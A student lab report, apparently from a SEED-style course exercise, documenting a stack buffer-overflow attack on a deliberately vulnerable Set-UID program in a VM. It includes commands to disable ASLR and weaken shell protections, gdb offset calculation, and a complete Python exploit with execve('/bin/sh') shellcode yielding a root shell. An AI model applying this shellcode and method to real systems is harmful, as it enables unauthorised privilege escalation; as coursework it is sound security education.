Report – Project 2
Brad Bruesewitz: m12226365

1. **How do you perform the attack in your VM**

In order to perform the attack, I must have a vulnerable program (stack.c) that contains a buffer overflow vulnerability. Then, I can create a script (exploit.py) that creates a file which will be read by the vulnerable program, and the contents of 'badfile' will overwrite data in the stack so that I can obtain root access in the terminal.

First, I must disable address randomization with this command:

```
$ sudo sysctl-w kernel.randomize_va_space=0
```

Second, due to the version of Ubuntu being used, /bin/sh symbolically links to /bin/dash. Since the exploit will need to run /bin/sh, and /bin/dash has countermeasures against attacks, I want to bypass this. Instead of linking /bin/sh to /bin/dash, I will link it to another shell with this command:

```
$sudo ln -sf /bin/zsh /bin/sh
```


Now, I am ready to run the programs. To compile the vulnerable program and ensure the file is a root-owned Set-UID program, I use these commands:

```
$ gcc -DBUF_SIZE=100 -o stack-z execstack -fno-stack-protector
stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Now, I can run the code in my exploit.py script. This will create the 'badfile' file that the stack.c program will read from. Finally, to finish my attack I run these commands:

```
$ python3 exploit.py
$ ./stack
```


Now we have a root shell. Screenshot of results:



```
[04/08/22]seed@VM:~$ cd Downloads/
[04/08/22]seed@VM:~/Downloads$ gcc -DBUF_SIZE=100 -o stack -z execstack -fno-sta
ck-protector stack.c
[04/08/22]seed@VM:~/Downloads$ sudo chown root stack
[04/08/22]seed@VM:~/Downloads$ sudo chmod 4755 stack
[04/08/22]seed@VM:~/Downloads$ python3 exploit.py
[04/08/22]seed@VM:~/Downloads$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```


2. How do you find the value of $ebp

In order to properly assemble the malicious file, I need to know the value of $ebp. Based on this, I can locate the top of the stack, where the new return address should be, and where the malicious code should be in the file. To find this, I compile the stack.c and name the compiled code 'stack_dbg' since we will be using this code in the debug tool 'gdb':



```
[04/08/22]seed@VM:~/Downloads$ gcc -z execstack -fno-stack-protector -g -o stack
_dbg stack.c
[04/08/22]seed@VM:~/Downloads$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
System Settings porting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ 
```

Now that we are in the debugger, I need to create a breakpoint to stop the program before it completes. I use the command 'b bof' while in the debugger to do this. I do the following to obtain the value of $ebp and &buffer (which tells us the location of the top of the stack):




```
[-------------------------------------stack-------------------------------------]
0000| 0xbfffea70 --> 0x804a00c --> 0xb7dc8880 (<__GI__IO_fread>:        push   e
bp)
0004| 0xbfffea74 --> 0xb7fe97a2 (<_dl_fixup+194>:       mov    edi,eax)
0008| 0xbfffea78 --> 0xb7dd3209 (<__GI__IO_file_xsgetn+9>:      add    eax,0x148
df7)
0012| 0xbfffea7c --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffea80 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffea84 --> 0x205
0024| 0xbfffea88 --> 0xbfffeae8 --> 0xbfffed78 --> 0x0
0028| 0xbfffea8c --> 0xb7dd533e (<__GI__IO_sgetn+30>:   add    esp,0x1c)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb67 "\bB\003") at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeae8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffea7c
gdb-peda$ p/d 0xbfffeae8 - 0xbfffea7c
$3 = 108
gdb-peda$ quit
[04/08/22]seed@VM:~/Downloads$ 
```

The command ‘p/d 0xbfffeae8 – 0xbfffea7c’ gives me the difference from the beginning of the stack to the $ebp value. This is important to the accurate creation of ‘badfile’.

3. How do you decide the content of ‘badfile’

Now that I have the $ebp address and a value for the offset I can fill out my exploit.py file. This contains a byte array that holds the shellcode (malicious code to give me a root shell), and the new return address that will point to this code. The byte array ‘content’ holds all the necessary information to generate ‘badfile’. The offset is equal to the difference we found earlier with four added to it. Here is the layout of the contents of ‘contents[]’:
content[0] = top of stack
content[offset:offset+4] = return address (size 4 bytes, offset is equal to difference + 4, hence 112)
content[517 – len(shellcode):] = the malicious code


The return address is found using this equation:
Ret = ebp – difference + size_of_file – shellcode_size
$ebp = 0xbfffeae8, difference = 108, size_of_file = 517, shellcode_size = 30
Ret = ebp + 379,
Ret = 0xbfffec63



```
#!/usr/bin/python3
import sys

shellcode= (
   "\x31\xc0"     # xorl    %eax,%eax
   "\x50"         # pushl   %eax
   "\x68""//sh"   # pushl   $0x68732f2f
   "\x68""/bin"   # pushl   $0x6e69622f
   "\x89\xe3"     # movl    %esp,%ebx
   "\x50"         # pushl   %eax
   "\x53"         # pushl   %ebx
   "\x89\xe1"     # movl    %esp,%ecx
   "\x99"         # cdq
   "\xb0\x0b"     # movb    $0x0b,%al
   "\xcd\x80"     # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffec63   # replace 0xAABBCCDD with the correct value
offset = 112            # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


4. **Whether your attack is successful.**

As described earlier, the attack is successful when the 'badfile' is properly assembled, and the result of the attack looks like this:



```
[04/08/22]seed@VM:~$ cd Downloads/
[04/08/22]seed@VM:~/Downloads$ gcc -DBUF_SIZE=100 -o stack -z execstack -fno-sta
ck-protector stack.c
[04/08/22]seed@VM:~/Downloads$ sudo chown root stack
[04/08/22]seed@VM:~/Downloads$ sudo chmod 4755 stack
[04/08/22]seed@VM:~/Downloads$ python3 exploit.py
[04/08/22]seed@VM:~/Downloads$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

If not, the result will look like this:



```
[04/08/22]seed@VM:~/Downloads$ python3 exploit.py
[04/08/22]seed@VM:~/Downloads$ ./stack
Segmentation fault
[04/08/22]seed@VM:~/Downloads$
```

The program fails because the file has not correctly put the new assembly code in the proper place, so the buffer overflow recognizes the data being overwritten is not valid machine instruction.